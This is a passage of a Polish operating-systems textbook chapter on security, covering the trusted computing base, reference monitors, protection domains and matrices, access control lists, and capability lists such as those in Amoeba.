Warto przy tej okazji przeanalizować dwa proste przykłady. Pierwszym niech będzie system poczty elektronicznej wysyłający wiadomości w formie tekstu ASCII. Taki system jest prosty i można go stworzyć tak, aby był bezpieczny. Jeśli w programie pocztowym nie ma nieoczekiwanych błędów, to w wiadomości złożonej ze znaków ASCII nie można umieścić niczego, co mogłoby wyrządzić szkody w systemie komputerowym (choć w dalszej części tego rozdziału opiszymy ataki, które można przeprowadzić za pomocą takiego systemu). Z czasem jednak ktoś wpadł na pomysł rozszerzenia zakresu obsługiwanych formatów wiadomości o inne rodzaje dokumentów, w tym dokumenty *Worda*, które mogą zawierać programy w swoich makrach. Czytanie takiego dokumentu w praktyce oznacza uruchomienie cudzego programu na naszym komputerze. Niezależnie od tego, jak skuteczne metody izolowania programów (ang. *sandboxing*) stosujemy, wykonywanie programów zewnętrznych na komputerze lokalnym z natury rzeczy jest bardziej niebezpieczne niż przeglądanie tekstu ASCII. Czy użytkownicy oczekiwali zastąpienia pasyw-

nnych dokumentów przesyłanych za pośrednictwem poczty elektronicznej aktywnymi programami? Prawdopodobnie nie — ale komuś wydawało się, że to świetny pomysł, i nie pomyślał o negatywnych skutkach dla bezpieczeństwa.

Drugi przykład jest analogiczny, tyle że zamiast wiadomości poczty elektronicznej dotyczy stron internetowych. Kiedy sieć WWW składała się z pasywnych stron HTML, poważne problemy związane z bezpieczeństwem po prostu nie występowały. Obecnie wiele stron internetowych zawiera programy (aplety i skrypty JavaScript), które użytkownik musi wykonywać na swoim komputerze, aby zapoznać się z treścią tych stron. Taki model przeglądania stron powoduje niezliczone zagrożenia. Kiedy tylko udaje się wyeliminować jeden problem, natychmiast pojawia się inny. Czy kiedy strony WWW były w pełni statyczne, zwykli użytkownicy wyrażali oczekiwania dynamicznej treści? Niczego takiego sobie nie przypominamy. Obserwujemy natomiast ogromny wzrost liczby problemów w obszarze bezpieczeństwa, spowodowany dynamizacją stron internetowych. Wygląda więc na to, że wiceprezes do spraw mówienia „nie” przespał swoją kwestię.


Okazuje się jednak, że istnieją organizacje, które rozumieją, że odpowiedni poziom bezpieczeństwa jest ważniejszy od efektownych nowych funkcji — taką postawę można zaobserwować np. w przemyśle zbrojeniowym. W kolejnych punktach skoncentrujemy się na kilku wybranych zagadnieniach, które można by podsumować jednym zdaniem — aby zbudować bezpieczny system, należy skonstruować model bezpieczeństwa, który będzie stanowił trzon tego systemu operacyjnego, będzie na tyle prosty, aby mogli go zrozumieć pozostała projektanci systemu, i który oprze się presji rozbudowy z myślą o dodawaniu nowych funkcji.

9.2.2. Zaufana baza obliczeniowa

W świecie bezpieczeństwa często mówi się o tzw. systemach zaufanych (ang. *trusted systems*), nie o systemach bezpiecznych. Mianem systemów zaufanych określa się te rozwiązania, wobec których formalnie zdefiniowano wymagania w zakresie bezpieczeństwa i których twórcy zrealizowali te wymagania. Sercem systemu zaufanego jest minimalna *zaufana baza obliczeniowa* (ang. *Trusted Computing Base — TCB*) obejmująca sprzęt i oprogramowanie niezbędne do egzekwowania wszystkich reguł bezpieczeństwa. Jeśli zaufana baza obliczeniowa działa według precyzyjnie sformułowanej specyfikacji, zabezpieczeń systemu nie można złamać — niezależnie od tego, jak działają pozostałe elementy sprzętu i oprogramowania.

Zaufana baza obliczeniowa z reguły składa się przede wszystkim z odpowiedniego sprzętu (wyjątkiem są urządzenia wejścia-wyjścia, które nie wpływają na bezpieczeństwo), części jądra systemu operacyjnego oraz większości lub wszystkich programów użytkownika dysponujących uprawnieniami superużytkownika (np. programów systemu UNIX z ustawionym bitem SETUID). Do bazy TCB zalicza się funkcje systemu operacyjnego odpowiedzialne za tworzenie procesów, przełączanie procesów, zarządzanie pamięcią oraz niektóre operacje na plikach i operacje wejścia-wyjścia. W najbardziej bezpiecznych projektach zaufane bazy obliczeniowe są izolowane od pozostałych elementów systemu operacyjnego, co pozwala minimalizować ich rozmiar i umożliwia skutecną weryfikację ich poprawności.

Ważnym elementem zaufanej bazy obliczeniowej jest *monitor odwołań* (ang. *reference monitor*); patrz rysunek 9.1. Do monitora odwołań trafiają wszystkie wywołania systemowe, które mogą mieć wpływ na bezpieczeństwo systemu (np. żądania otwierania plików), i to monitor odwołań decyduje, czy powinny być dalej przetwarzane. Umożliwia także przeniesienie w jedno miejsce wszystkich decyzji związanych z bezpieczeństwem systemu bez możliwości ominięcia tego mechanizmu. Większość systemów operacyjnych nie jest jednak projektowana w ten sposób, co w dużej mierze decyduje o ich ograniczonym bezpieczeństwie.



Rysunek 9.1. Monitor odwołań

Jednym z celów aktualnie prowadzonych badań nad bezpieczeństwem systemów komputerowych jest ograniczenie rozmiaru zaufanej bazy obliczeniowej z milionów wierszy kodu do zaledwie dziesiątek tysięcy wierszy. Na rysunku 1.22 pokazano strukturę systemu operacyjnego MINIX 3, czyli systemu zgodnego ze standardem POSIX, ale o strukturze diametralnie różnej od tej znanej z systemów Linux czy FreeBSD. Jądro systemu MINIX 3 składa się z zaledwie 10 tysięcy wierszy kodu. Wszystkie inne składniki tego systemu mają postać procesów użytkownika. Niektóre elementy systemu MINIX 3, w tym system plików i menedżer procesów, wchodzą w skład zaufanej bazy obliczeniowej (TCB), ponieważ mogą łatwo naruszyć obowiązujące w tym systemie zasady bezpieczeństwa. Pozostałe elementy, np. sterowniki drukarek czy sterowniki dźwiękowe, nie wchodzą w skład zaufanej bazy obliczeniowej — niezależnie od swojego charakteru (nawet jeśli kontrolę nad nimi przejmie wirus) w żaden sposób nie mogą zagrozić bezpieczeństwu całego systemu. Dzięki ograniczeniu rozmiaru zaufanej bazy obliczeniowej o dwa rzędy wielkości systemy podobne do MINIX 3 mogą oferować nieporównanie wyższy poziom bezpieczeństwa niż projekty konwencjonalne.

9.3. KONTROLOWANIE DOSTĘPU DO ZASOBÓW

Bezpieczeństwo jest łatwiejsze do osiągnięcia, jeśli istnieje czytelny model tego, co powinno być chronione i kto ma prawo do wykonywania określonych działań. W tej dziedzinie opublikowano wiele prac, zatem w tej książce możemy jedynie zasygnalizować temat. Skoncentrujemy się na kilku modelach ogólnych oraz mechanizmach ich egzekwowania.

9.3.1. Domeny ochrony

System komputerowy zawiera wiele zasobów, czyli „obiektów” wymagających ochrony. Mogą to być zarówno obiekty sprzętowe (jak procesory, segmenty pamięci, dyski twarde czy drukarki), jak i obiekty programowe (jak procesy, pliki, bazy danych czy semafory).

Każdy obiekt ma unikatową nazwę, która jest wykorzystywana do jego identyfikacji, oraz skończony zbiór operacji, które można na tym obiekcie wykonywać. W przypadku pliku naturalnymi operacjami są `read` i `write` (odczyt i zapis); na semaforze możemy wykonywać operacje `up` i `down` (podniesienie i opuszczenie).


Musimy oczywiście dysponować mechanizmem pozwalającym nam skutecznie zapobiegać sytuacjom, w których dostęp do obiektów mają procesy bez odpowiednich uprawnień. Co więcej,

niezbędny mechanizm musi dodatkowo umożliwiać nam ograniczanie zbioru dopuszczalnych operacji, które mogą być wykonywane przez uprawnione procesy. I tak proces A może mieć prawo odczytu, ale nie mieć prawa zapisu pliku F.

Na potrzeby analizy różnych mechanizmów ochrony warto wprowadzić pojęcie domeny. *Domena* (ang. *domain*) jest zbiorem par obiekt — uprawnienia. Każda taka para identyfikuje określony obiekt i pewien podzbiór operacji, które można wykonać na tym obiekcie. W tym kontekście przez *uprawnienie* (ang. *right*) rozumiemy zgodę na wykonanie jednej z wymienionych operacji. Domena często jest kojarzona z pojedynczym użytkownikiem i mówi, co ten użytkownik może, a czego nie może robić. Okazuje się jednak, że pojedyncza domena może definiować bardziej ogólne reguły dotyczące więcej niż jednego użytkownika. Przykładowo członkowie zespołu programistów pracującego nad pewnym projektem mogą należeć do tej samej domeny zapewniającej im dostęp do wszystkich plików tego projektu.

Sposób kojarzenia obiektów z domenami zależy przede wszystkim od tego, kto i do czego musi mieć dostęp. Okazuje się jednak, że istnieje podstawowa, uniwersalna reguła określana mianem *zasady POLA* (od ang. *Principle of Least Authority*). Ogólnie, zgodnie z tą zasadą, najlepszym sposobem zapewniania bezpieczeństwa jest definiowanie w każdej domenie minimalnego zbioru obiektów i uprawnień niezbędnych do realizacji zadań (i żadnych innych).

Na rysunku 9.2 pokazano trzy domeny skupiące obiekty wraz z operacjami, które można na tych obiektach wykonywać (odczytu — R, zapisu — W, wykonania — X). Warto zwrócić uwagę na obiekt *Drukarka1* należący do dwóch domen jednocześnie i mający przypisane te same uprawnienia w obu domenach. Także obiekt *Plik1* należy do dwóch domen, tyle że w każdej z nich został skojarzony z innymi uprawnieniami.



Rysunek 9.2. Trzy domeny ochrony

W każdym momencie każdy proces działa w jakiejś domenie ochrony. Innymi słowy, zawsze istnieje jakiś zbiór obiektów, do których ten proces może uzyskać dostęp, a dla każdego z tych obiektów istnieje zbiór uprawnień definiujących zakres dopuszczalnych operacji. W czasie swojego wykonywania procesy mogą się przełączać pomiędzy domenami. Reguły tego przełączania w dużej mierze zależą od modelu przyjętego w danym systemie.

Aby opisana koncepcja domen ochrony była bardziej konkretna, przeanalizujemy teraz przykład systemu operacyjnego UNIX (czyli w praktyce rodziny systemów Linux, FreeBSD i pokrewnych). W systemie UNIX domena procesu jest definiowana przez jego identyfikatory UID oraz GID. Kiedy użytkownik loguje się w systemie, powłoka uzyskuje identyfikatory UID i GID z odpowiedniego wpisu w pliku haseł, po czym udostępnia te identyfikatory swoim procesom potomnym. Na podstawie dowolnej kombinacji (UID, GID) można sporządzić kompletną listę obiektów (m.in. plików, w tym urządzeń wejścia-wyjścia reprezentowanych przez pliki specjalne), które mogą być przedmiotem dostępu, oraz możliwych form tego dostępu (zapisu, odczytu lub wykonania). Dwa obiekty z tą samą kombinacją obu identyfikatorów zawsze mają dostęp do tego samego zbioru obiektów. Procesy z różnymi wartościami identyfikatorów UID i GID mają dostęp do różnych zbiorów plików, które jednak mogą się częściowo pokrywać.

Co więcej, każdy proces w systemie operacyjnym UNIX składa się z dwóch części — części użytkownika i części jądra. Kiedy proces wykonuje wywołanie systemowe, w praktyce przełącza się z części użytkownika do części jądra. Część jądra ma dostęp do innego zbioru obiektów niż część użytkownika. Jądro może uzyskiwać dostęp np. do wszystkich stron pamięci fizycznej, całego dysku i wszystkich innych zasobów chronionych. Warto więc zapamiętać, że wywołanie systemowe powoduje przełączenie domeny.

Jeśli jakiś proces wykonuje operację exec na jakimś pliku z włączonym bitem SETUID lub SETGID, w rzeczywistości uzyskuje nowy efektywny identyfikator UID lub GID. Inna kombinacja (UID, GID) oznacza, że dany proces ma dostęp do innego zbioru plików i operacji. Znaczy to, że także wykonywanie programu z ustawionym bitem SETUID lub SETGID powoduje przełączenie domeny, ponieważ zmieniają się dostępne uprawnienia.

W tej sytuacji niezwykle ważne jest pytanie, jak dany system określa, które obiekty są dostępne dla poszczególnych domen. Przynajmniej na poziomie koncepcyjnym należałoby utrzymywać wielką macierz z wierszami reprezentującymi domeny i kolumnami reprezentującymi obiekty. Każda komórka (element) tej macierzy powinna zawierać ewentualne uprawnienia, czyli operacje, które dana domena może wykonywać na odpowiednim obiekcie. Przykładową macierz dla domen z rysunku 9.2 pokazano na rysunku 9.3. Na podstawie tej macierzy i numeru bieżącej domeny system może określić, czy żądana forma dostępu do danego obiektu z poziomu tej domeny jest możliwa.

		Obiekt							
		Plik1	Plik2	Plik3	Plik4	Plik5	Plik6	Drukarka1	Ploter2
Domena	1	Odczyt	Odczyt Zapis						
	2			Odczyt	Odczyt Zapis Wykonanie	Odczyt Zapis		Zapis	
	3						Odczyt Zapis Wykonanie	Zapis	Zapis

Rysunek 9.3. Macierz ochrony

Także samo przełączanie domen można dość łatwo włączyć do tego modelu macierzy — wystarczy przyjąć, że sama domena jest obiektem, na którym można wykonać operację wejścia (enter). Na rysunku 9.4 pokazano macierz z rysunku 9.3 uzupełnioną o trzy domeny reprezentowane przez obiekty. Procesy w pierwszej domenie mogą być przełączane do drugiej domeny, ale po tej operacji nie mogą wrócić do pierwszej domeny.

		Obiekt										
		Plik1	Plik2	Plik3	Plik4	Plik5	Plik6	Drukarka1	Ploter2	Domena1	Domena2	Domena3
Domena	1	Odczyt	Odczyt Zapis							Wejście		
	2			Odczyt	Odczyt Zapis Wykonanie	Odczyt Zapis		Zapis				
	3						Odczyt Zapis Wykonanie	Zapis	Zapis			


Rysunek 9.4. Macierz ochrony z domenami jako obiektami

Opisana sytuacja modeluje sposób wykonywania programu z włączonym bitem SETUID w systemie operacyjnym UNIX. W tym modelu nie są możliwe żadne inne operacje przełączania domen.

9.3.2. Listy kontroli dostępu

W praktyce składowanie macierzy obiektów i domen w formie przedstawionej na rysunku 9.4 ma miejsce dość rzadko z uwagi na jej duży rozmiar i niewielką gęstość danych. Większość domen nie zapewnia dostępu do większości obiektów, zatem składowanie wielkiej, w przeważającej części pustej macierzy byłoby marnotrawstwem przestrzeni dyskowej. Dużo bardziej praktyczne jest składowanie tej macierzy według wierszy lub kolumn i tylko z uwzględnieniem niepustych elementów. Co ciekawe, oba modele są zadziwiająco odmienne. W tym punkcie skoncentrujemy się na technice składowania macierzy według kolumn; w następnym skupimy się na metodzie składowania tego rodzaju danych według wierszy.

Pierwsza technika polega na kojarzeniu z każdym obiektem listy (zwyczaj uporządkowanej) zawierającej wszystkie domeny, które mają dostęp do tego obiektu, i wszystkie formy tego dostępu. Lista związana z obiektem jest nazywana *listą kontroli dostępu* (ang. *Access Control List — ACL*); patrz rysunek 9.5. W przedstawionym scenariuszu mamy do czynienia z trzema procesami (*A*, *B* i *C*), z których każdy należy do innej domeny, oraz z trzema plikami (*F1*, *F2* i *F3*). Dla uproszczenia przyjmujemy, że każda domena odpowiada dokładnie jednemu użytkownikowi, zatem mamy trzech użytkowników (*A*, *B* i *C*). W literaturze poświęconej bezpieczeństwu użytkownicy bywają określani mianem *podmiotów* (ang. *subjects*) lub *sprawców* (ang. *principals*), aby nikt nie mylił ich z tym, co do nich należy, czyli z obiektami (np. w formie plików).



Rysunek 9.5. Przykład użycia list kontroli dostępu do zarządzania dostępem do plików

Z każdym plikiem jest skojarzona odrębna lista ACL. Lista ACL dla pliku *F1* zawiera dwa wpisy (oddzielone średnikiem). Z pierwszego wpisu wynika, że każdy proces należący do użytkownika *A* może odczytywać i zapisywać zawartość tego pliku. Drugi wpis określa, że każdy proces należący do użytkownika *B* może odczytywać zawartość tego pliku. Wszelkie inne formy dostępu żądane przez tych użytkowników oraz wszystkie żądania formułowane przez pozostałych użytkowników są zabronione. Warto zwrócić uwagę na sposób przypisywania uprawnień na poziomie użytkowników, nie procesów. Zgodnie z prezentowanymi regułami każdy proces należący do użytkownika *A* może odczytywać i zapisywać plik *F1*. Nie ma znaczenia, czy istnieje jeden taki proces, czy np. sto procesów. Opisywany system ochrony bierze pod uwagę identyfikator właściciela, nie procesu.

Lista ACL dla pliku *F2* zawiera trzy elementy — użytkownicy *A*, *B* i *C* mogą odczytywać zawartość tego pliku, a użytkownik *B* może dodatkowo zapisywać jego zawartość. Żadne inne formy dostępu nie są możliwe. Wszystko wskazuje na to, że plik *F3* jest programem wykonywalnym, ponieważ użytkownicy *B* i *C* mogą go zarówno odczytywać, jak i wykonywać. *B* może dodatkowo zapisywać zawartość tego pliku.

Przedstawiony przykład dobrze ilustruje najbardziej podstawowy mechanizm ochrony z wykorzystaniem list kontroli dostępu (ACL). W praktyce zwykle wykorzystuje się nieporównanie bardziej wyszukane systemy. Na tym etapie ograniczyliśmy się do uprawnień związanych z zaledwie trzema operacjami: odczytu, zapisu i wykonywania. Zbiór uprawnień może być szerszy. Niektóre z nich mogą mieć ogólny charakter (mogą dotyczyć wszystkich obiektów); inne mogą mieć ścisły związek z konkretnymi obiektami. Do przykładów uprawnień uniwersalnych należą operacje `destroy object` i `copy object`. Uprawnienia z tej grupy mogą być stosowane dla dowolnych obiektów, niezależnie od ich typu. Typowymi przykładami uprawnień związanych z konkretnymi obiektami są operacje `append message` (dla obiektu skrzynki pocztowej) oraz `sort alphabetically` (dla obiektu katalogu).

Do tej pory stosowaliśmy listy ACL obejmujące wpisy dla poszczególnych użytkowników. Wiele systemów dodatkowo obsługuje *grupy* użytkowników. Grupy mają przypisywane nazwy i mogą być z powodzeniem umieszczane na listach kontroli dostępu. Istnieją dwa schematy obsługi grup. W niektórych systemach każdy proces jest skojarzony zarówno z identyfikatorem użytkownika (UID), jak i z identyfikatorem grupy (GID). W takich systemach każdy wpis na liście ACL ma następującą postać:

`UID1, GID1: uprawnienia1; UID2, GID2: uprawnienia2; ...`

W takim przypadku reakcja na żądanie dostępu do obiektu polega na sprawdzeniu zarówno identyfikatora użytkownika, jak i identyfikatora grupy. Jeśli odpowiednia kombinacja znajduje się na liście ACL dla danego pliku, użytkownik może skorzystać ze wskazanych tam uprawnień. Jeśli kombinacja (UID, GID) nie występuje na tej liście, żądanie dostępu jest odrzucane.

Wykorzystywanie grup w tej roli w naturalny sposób doprowadza nas do pojęcia *rolи* (ang. *role*). Wyobraźmy sobie procedurę instalacji oprogramowania w środowisku, w którym Sylwia jest administratorem systemowym i — tym samym — należy do grupy `sysadm`. Przypuśćmy też, że w danej firmie dodatkowo istnieją grupy skupiące pracowników według różnych kryteriów i że Sylwia należy do klubu miłośników gołębi. Członkowie tego klubu należą do grupy `pigfan` i mają dostęp do komputerów umożliwiających zarządzanie ich bazą danych o gołębiach. W takim przypadku fragment listy ACL może wyglądać tak jak w tabeli 9.2.

Tabela 9.2. Dwie listy kontroli dostępu

Plik	Lista kontroli dostępu
<code>password</code>	<code>sylwia, sysadm: RW</code>
<code>pigeon_data</code>	<code>bartosz, pigfan: RW; sylwia, pigfan: RW; ...</code>

Gdyby Sylwia spróbowała uzyskać dostęp do jednego z tych plików, odpowiedź systemu operacyjnego byłaby zależna od tego, w której roli zalogowała się w tym systemie. W trakcie logowania system może zażądać od Sylwii wyboru jednej z jej grup — może się okazać, że dla odróżnienia poszczególnych grup, do których należy, posługuje się różnymi nazwami użytkownika i (lub) hasłami. Zadaniem tego schematu jest uniemożliwienie Sylwii dostępu do pliku `password`, jeśli w danej chwili występuje w roli członka klubu miłośników gołębi. Dostęp do tego pliku będzie miała dopiero po zalogowaniu jako administrator systemowy.

W pewnych przypadkach użytkownik może mieć dostęp do niektórych plików niezależnie od grupy wskazanej podczas logowania w systemie. Można ten przypadek obsłużyć poprzez wprowadzenie pojęcia *symbolu wieloznacznego* (ang. *wildcard*) reprezentującego wszystkie możliwości. Zapis w następującej postaci:

sylwia, *: RW

dałby Sylwii dostęp do pliku haseł niezależnie od aktualnie wykorzystywanej grupy.

Jeszcze innym rozwiązaniem jest przyznawanie możliwości wykonywania żądanych operacji na plikach, jeśli tylko ktoś z grup, do której należy dany użytkownik, dysponuje odpowiednimi uprawnieniami. Zaletą tego modelu jest brak konieczności określania właściwej grupy w czasie logowania. Wszystkie grupy są stalebrane pod uwagę. Niewątpliwą wadą tego rozwiązania jest ograniczona hermetyzacja — Sylwia może zmieniać plik haseł w trakcie spotkania klubu miłośników gołębi.

Opisane zastosowania grup i symboli wieloznaczeniowych stwarzają możliwość wybiórczego blokowania dostępu określonych użytkowników do pewnych plików. Zapis w tej formie:

witold, *: (none); *, *: RW

daje prawo odczytu i zapisu danego pliku wszystkim z wyjątkiem Witolda. Takie rozwiązanie jest możliwe, ponieważ kolejne elementy tego wyrażenia są przetwarzane w porządku ich zapisania, a jeśli zostanie znalezione dopasowanie, dalsze zapisy nie są przetwarzane. Ponieważ w tym przypadku użytkownik jest dopasowywany do pierwszego wpisu, Witold automatycznie otrzymuje uprawnienia *(none)*, czyli w praktyce brak uprawnień. Poszukiwanie kończy się w tym punkcie. System nawet nie dochodzi do części wskazującej na uprawnienia wszystkich pozostałych użytkowników.

Alternatywnym sposobem uwzględniania grup jest stosowanie wpisów na liście ACL obejmujących albo identyfikatory UID, albo identyfikatory GID (zamiast kombinacji obu identyfikatorów). Przykładowo wpis dla pliku *pigeon_data* mógłby mieć następującą postać:

dorota: RW; filip: RW; pigfan: RW


Tym razem prawo odczytu i zapisu tego pliku będą mieli Dorota i Filip, a także wszyscy członkowie grupy *pigfan*.

Zdarza się, że jakiś użytkownik lub jakaś grupa użytkowników dysponuje uprawnieniami wykonywania określonych operacji na pliku, którego właściciel decyduje się wycofać swoją zgodę na te działania. Jeśli korzystamy z listy kontroli dostępu, wycofanie raz przyznanych uprawnień jest stosunkowo proste — wystarczy wprowadzić odpowiednią zmianę na samej liście ACL. Jeśli jednak lista ACL jest weryfikowana tylko raz, w czasie otwierania odpowiedniego pliku, ewentualna zmiana najprawdopodobniej wpłynie tylko na przyszłe wywołania operacji open. Oznacza to, że dla każdego już otwartego pliku nadal będą stosowane uprawnienia z momentu, w którym został otwarty, nawet jeśli dany użytkownik utracił uprawnienia dostępu do tego pliku.

9.3.3. Uprawnienia

Innym sposobem podziału macierzy z rysunku 9.4 jest jej „pocięcie” według wierszy. W tym modelu z każdym procesem jest kojarzona lista obiektów, do których ten proces może uzyskać dostęp, wraz z wykazem operacji, które dany proces może wykonać na tych obiektach — lista skojarzona z procesem reprezentuje więc jego domenę. Wspomnianą listę określa się mianem *listy uprawnień* (ang. *capability list* — *C-list*), a jej elementy są nazywane *uprawnieniami* [Dennis i Van Horn, 1966], [Fabry, 1974]. Przykład trzech procesów wraz z listami uprawnień pokazano na rysunku 9.6.

Każde uprawnienie przypisuje właścicielowi prawo wykonywania określonych operacji na pewnym obiekcie. Na rysunku 9.6 proces należący do użytkownika A może odczytywać zawartość



Rysunek 9.6. Jeśli system stosuje model uprawnień, każdemu procesowi jest przypisywana lista uprawnień

plików $F1$ i $F2$. Pojedyncze uprawnienie zwykle składa się z identyfikatora pliku (lub — bardziej ogólnie — obiektu) oraz bitmapy różnych praw. W systemach z rodziną UNIX identyfikator pliku najczęściej ma postać numeru i-węzła. Listy uprawnień także są obiektami i jako takie mogą być wskazywane przez inne listy uprawnień oraz tworzyć struktury dzielonych poddomen. To dość oczywiste, że listy uprawnień muszą być chronione przed próbami wprowadzania modyfikacji przez użytkowników.

Istnieją trzy metody ochrony tego rodzaju struktur. Pierwszy sposób wymaga użycia tzw. architektury oznaczonej (ang. *tagged architecture*), czyli projektu sprzętowego, w którym dla każdego słowa pamięci jest utrzymywany dodatkowy bit (znacznik) określający, czy dane słowo zawiera uprawnienia, czy ich nie zawiera. Bit tego znacznika nie jest wykorzystywany w operacjach arytmetycznych, operacjach porównywania ani innych typowych instrukcjach. Co więcej, bit znacznika może być modyfikowany tylko przez programy pracujące w trybie jądra (np. przez system operacyjny). Budowanie komputerów zgodnie z zasadami architektury oznaczonej jest nie tylko możliwe, ale też bywa realizowane z sukcesem [Feustal, 1972]. Bodaj najbardziej popularny przykład to architektura IBM AS/400.

Drugim sposobem jest utrzymywanie listy uprawnień w ramach systemu operacyjnego. W takim przypadku uprawnienia są reprezentowane przez swoją pozycję na liście uprawnień. Proces może np. wygenerować żądanie: „odczytaj 1 kB danych z pliku wskazywanego przez uprawnienie nr 2”. Ta forma adresowania przypomina model deskryptorów plików stosowany w systemach operacyjnych UNIX. W ten sposób działał system operacyjny Hydra [Wulf et al., 1974].

Trzeci sposób to utrzymywanie listy uprawnień w przestrzeni użytkownika i zarządzanie tymi uprawnieniami z wykorzystaniem technik kryptograficznych uniemożliwiających ich modyfikowanie przez użytkowników. Ten model sprawdza się przede wszystkim w systemach rozproszonych. Kiedy proces klienta wysyła do zdalnego serwera (np. serwera plików) żądanie utworzenia nowego obiektu, serwer tworzy ten obiekt i generuje długą liczbę losową (dla pola kontrolnego). Na potrzeby nowego obiektu system rezerwuje przestrzeń w tabeli plików serwera, gdzie umieszcza zarówno pole kontrolne, jak i adresy odpowiednich bloków dyskowych. W systemach UNIX pole kontrolne jest składowane na serwerze w tzw. *i-węźle* (ang. *i-node*) i nigdy nie jest odsyłane do użytkownika ani przesyłane za pośrednictwem sieci. Serwer generuje i zwraca użytkownikowi reprezentację uprawnień w formie pokazanej na rysunku 9.7.

Uprawnienie przekazane użytkownikowi zawiera identyfikator serwera, numer obiektu (w formie indeksu elementu tabeli serwera, zwykle numeru i-węzła) oraz prawa reprezentowane w formie bitmapy. W przypadku nowo tworzonych obiektów wszystkie bity uprawnień są domyślnie

Serwer	Obiekt	Uprawnienia	$f(\text{Obiekt, Prawa, Kontrola})$
--------	--------	-------------	-------------------------------------

Rysunek 9.7. Reprezentacja uprawnienia chroniona z wykorzystaniem metod kryptograficznych

włączane, ponieważ właściciel obiektu może wykonywać na nim dowolne operacje. Ostatnie pole jest konkatenacją obiektu, uprawnień i pola kontrolnego po przetworzeniu przez bezpieczną, jednokierunkową funkcję kryptograficzną f . Bezpieczna jednokierunkowa funkcja kryptograficzna to funkcja $y = f(x)$, która ma taką właściwość, że jeśli jest znane x , wtedy można z łatwością znaleźć y , ale na podstawie y nie można za pomocą obliczeń wyznaczyć x . Takie funkcje zostaną szczegółowo omówione w podrozdziale 9.5. Na razie wystarczy zapamiętać, że w przypadku zastosowania dobrej, jednokierunkowej funkcji nawet zdeterminowany napastnik nie zdoła odgadnąć pola kontrolnego, choćby znał wszystkie pozostałe pole uprawnienia.

Kiedy użytkownik chce uzyskać dostęp do tego obiektu, wysyła reprezentację odpowiedniego uprawnienia w ramach żądania kierowanego na serwer. Serwer wyodrębnia z tego żądania numer obiektu, aby odnaleźć go w swoich tabelach, po czym wyznacza wartość funkcji $f(\text{Obiekt, Prawa, Kontrola})$, wykorzystując w roli dwóch pierwszych parametrów elementy otrzymanej reprezentacji uprawnienia i w roli trzeciego parametru wartość odczytaną z własnych tabel. Jeśli otrzymany wynik odpowiada czwartemu polu otrzymanego uprawnienia, żądanie jest realizowane; w przeciwnym razie serwer odrzuca żądanie klienta. Jeśli użytkownik spróbuje uzyskać dostęp do obiektu należącego do kogoś innego, nie będzie w stanie prawidłowo sfalszować czwartego elementu uprawnienia, ponieważ nie zna wartości pola kontrolnego, zatem jego żądanie zostanie odrzucone.

Użytkownik może zażądać wygenerowania słabszego uprawnienia, np. obejmującego tylko dostęp do odczytu. Także w tym przypadku serwer w pierwszej kolejności sprawdza poprawność samego uprawnienia. Jeśli weryfikacja przebiega pomyślnie, wyznacza wartość funkcji $f(\text{Obiekt, Nowe_prawa, Kontrola})$ i generuje nowe uprawnienie, umieszczając tę wartość w czwartym polu. Warto zwrócić uwagę na użycie oryginalnej wartości *Kontrola*, od której zależą pozostałe składowe uprawnienia.

Nowe uprawnienie jest odsyłane do procesu żądającego. Właściciel pliku może teraz przekazać to uprawnienie dalej, przesyłając tylko otrzymany komunikat. Jeśli osoba, która otrzymała dany plik od jego właściciela, spróbuje włączyć bity, które powinny być wyłączone, serwer wykryje i odrzuci tę próbę, ponieważ wartość funkcji f będzie niezgodna z polem fałszywych uprawnień. Skoro użytkownik pliku (znajomy właściciela) nie zna prawdziwej wartości pola kontroli, nie może przygotować fałszywego uprawnienia z wybranymi przez siebie bitami uprawnień. Ten schemat zastosowano w systemie Amoeba [Tanenbaum et al., 1990].

